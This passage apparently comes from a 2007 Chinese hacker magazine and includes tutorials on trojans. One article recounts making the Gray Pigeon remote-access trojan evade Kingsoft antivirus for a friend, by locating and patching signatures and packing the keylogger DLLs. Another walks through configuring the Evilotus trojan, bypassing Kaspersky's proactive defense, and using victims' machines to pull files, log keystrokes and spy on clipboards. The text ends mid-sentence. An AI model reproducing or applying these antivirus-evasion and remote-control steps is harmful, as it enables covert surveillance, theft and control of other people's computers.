


图 3

好了，关于守望者 2007 的配置就介绍到这儿，对于使用过灰鸽子的朋友来说，多用几次就可以非常熟练的掌握它的使用了。




图 4

（本文所涉及到的守望者 2007D 已收录到光盘中）

小流金山的数据流绝杀

小鱼

一日，一朋友找到我，让我帮他制作灰鸽子免杀，好躲过金山的查杀。这应该挺简单的呀，简单制作一下就应该可以通过了。朋友将配置好的服务端传给我后，我取出MYCCL就开始定位文件特征码，顺利的找到后，加以修改发现金山不报毒了就传给了朋友。但是过了一会儿朋友就告诉我说虽然金山检查文件时不会报告病毒，但是一运行程序就会被查出来。

我随后自己也使用灰鸽子配置了一个服务端，按刚才的方法做好文件免杀后在本机运行，使用最新的金山2007来查杀，果然被干掉了。我到百度搜索了一下，发现金山2007原来是加了一个新功能——“数据流”查杀。这所谓的“数据流”是不是和瑞星一样使用的是两套特征码呢？我马上拿出CCL开始定位特征码，但想不到的是，在定位的时候金山直接把MYCCL给咔嚓了，看来金山对MYCCL进行了处理，只好使用OD载入用一半一半法来定位了。

所谓的OD一半一半法就是使用OD载入木马后，把它的区段分为两个部分，然后NOP掉一半，再开起金山内存查杀模式也就是闪电杀毒，看能不能查到，如果能查到病毒，就说明特征码还在没NOP掉的那一段，那就继续把没有NOP掉的那一段再分为两半也就是整个区段的四分之一NOP掉，接着查毒。反之就是对NOP掉的那一段还原，再一半一半的定位查找。这样经过漫长的定位后终于找到了特征码，修改特征码后来进行测试，发现金山不再查杀了。在本机上运行测试一下，但还是没有逃过金山。

难道是我的分析错了？金山和瑞星不一样？最后发现金山报的毒是安装后释放的那个dll文件，这时我才想起，我使用的是灰鸽子VIP2006，安装的时候会释放两个DLL文件，其中有一个是键盘记录，我还没对它们做免杀处理呢。接下来就是对这两个DLL文件进行文件和内存的相应处理，要用到的工具就是Restorator，用它打开木马的服务端，然后导出其中的MAINDLL.dll文件，再用Restorator打开MAINDLL.dll，再导出其中的GETKEY.dll文件，发现金山对这两个文件都查杀（图1）。




图1

使用MYCCL定位GETKEY.dll文件特征码后进行修改，顺利通过了金山。把GETKEY.dll导入MAINDLL.dll后再进行特征码定位修改，然后使用OD载入，可还是没有逃过金山数据流的魔掌（图2）。




图2

想想我定位、修改的过程都没有错，而且也明明查不到毒，为什么一用OD载入就会报毒呢？会不会是和我使用MYCCL定位有关系呢？抱着怀疑的心态我又用OD一半一半法重新定位了特征码后进行修改，这次金山终于老实了。看来MYCCL在定位灰鸽子的金山特征码上存在问题。把MAINDLL.dll导入服务端，一个真正的金山免杀灰鸽子就算做完了（图3）。




图3

通常为了免杀的效果能够达到更好，还要进行加壳处理。加强壳、生僻壳自然不用多说，但请大家注意一点，有时加了壳后反而会被杀毒软件查杀，因此最好经过多次测试。

X 编辑：

这篇文章的重点并不是工具的使用，而是作者在制作免杀过程中碰到问题，并最终解决的经验之谈。要完全看懂本文还是需要一些免杀的基础知识的。各位读者可以参考一下06年第9期的《让杀毒软件变“白痴”--菜鸟的木马免杀大法》一文，然后再阅读本文，相信就更容易理解了。希望本文介绍的经验对大家在制作免杀时遇到的问题能够有所帮助。（文章中涉及到的工具MYCCL定位工具、OD、已收录于光盘中）

特别的过卡巴主动防御木马—Evilotus

豆豆

国内的灰鸽子、Pcshare等都是不错的木马，灰鸽子功能多，pcshare生成的服务端体积小巧，不过这些宝马都已经被各大杀毒软件公司盯得紧紧的，像我等小菜，就算加壳、加花暂时躲过了杀毒软件的查杀，也很难躲过卡巴的主动防御。近日，国内又出了一款新马，不但能逃过杀毒软件的查杀，而且还能躲过卡巴的主动防御，我们就一起来看看这款优秀的远程控制软件Evilotus吧！

一、配置服务端

打开Evilotus，选择“配置被控端”标签，在“连接地址”栏输入静态IP地址或动态域名；“连接密码”内输入控制密码；“连接端口”为本地监听的端口，可以选择一个本地没有被占用的端口；“安装DLL名”是在被控端释放的DLL文件名，可以根据自己的喜好随便命名。Evilotus是依靠服务启动的，在“安装服务名”、“服务显示名”、“服务描述”中分别输入配置服务的信息，“被控端备注”是用来标识不同的被控端电脑的，方便我们以后对多台被控端进行识别管理，勾选上“删除Setup.exe”，全部配置完毕后，点击生成，服务端就配置好了，如图1。

二、客户端各功能展示

我们以内网的一台电脑为例，在内网的肉鸡上打开卡巴的所有主动防御功能，如图2，然后双击我们配置好的服务端程序，




图 1




图 3

点击右键可以看到控制菜单，点“接入管理”后，转到“远程管理”标签，我们就能正式的管理肉鸡了。Evilotus 的控制功能和大多数木马大致相同，我主要讲一下 Evilotus 特有的和实用的功能。




图 2

卡巴没有一点提示，Evilotus 成功的绕过了卡巴的主动防御。

接下来我们看看客户端都提供了哪些功能，先来配置一下客户端的一些信息。来到“在线主机”标签，在最下面输入我们刚才配置服务端时对应的端口号和连接密码，然后勾选上“监听本地端口”，不一会儿，就有肉鸡上线了，如图 3 。

Evilotus 的文件管理功能可以说是非常的强大，除了基本的“复制”、“删除”、“上传”等，还支持文件打包，这个可以说是国内首创了。如果想下载肉鸡上的大文件到本地，“打包”功能就非常实用了，可以减少传输时的网络流量（图4）。右键选择要打包的文件或文件夹，选择“打包”，就会打包成 packed.pak 文件了。我们也可以打包上传，选择“选项设置”标签，在“打包文件”中选择要打包的本地文件夹，而“解包文件”是为了把服务端传送下来的打包文件恢复，如图 5 。文件传输过程中，还支持“断点续传”，方便我们多次传送文件。

键盘记录、剪切板这两个标签主要用来偷窥对方的隐私，键盘记录可以记录中文，这个功能还是非常实用的。因为大部

